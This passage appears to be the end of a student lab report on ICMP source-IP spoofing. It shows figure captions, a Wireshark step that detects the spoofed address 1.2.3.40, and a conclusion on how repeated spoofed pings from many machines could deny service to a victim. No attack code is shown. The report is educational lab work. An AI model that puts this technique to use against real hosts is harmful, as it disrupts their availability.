


Figure: run the attacking code

4. Detect the spoofed IP address in the server machine by Wireshark.




Figure: spoofed source is 1.2.3.40, instead of 10.0.2.4

Was The Attack Successful ?

We have been successful with changing the source IP address of the attacker machine.
Then we can see the changed IP in the server machine.
But we have not implemented the victim machine being attacked by this method. If we had a victim machine whose IP address was spoofed by many machines in the given process, it would have suffered DoS or Denial of Service.

Conclusion:

ICMP spoofing is a kind of DoS attack. We tried to implement the part of changing the source IP address of the ICMP packets. If this is done repeatedly from different devices with a particular source address being used everywhere, that machine would be receiving too many ping replies. Then it would not be able to receive or send any other requests. We only tried to change the source IP address from a machine. The procedure to make the whole thing successful is similar, just the same things need to be done repeatedly from different machines.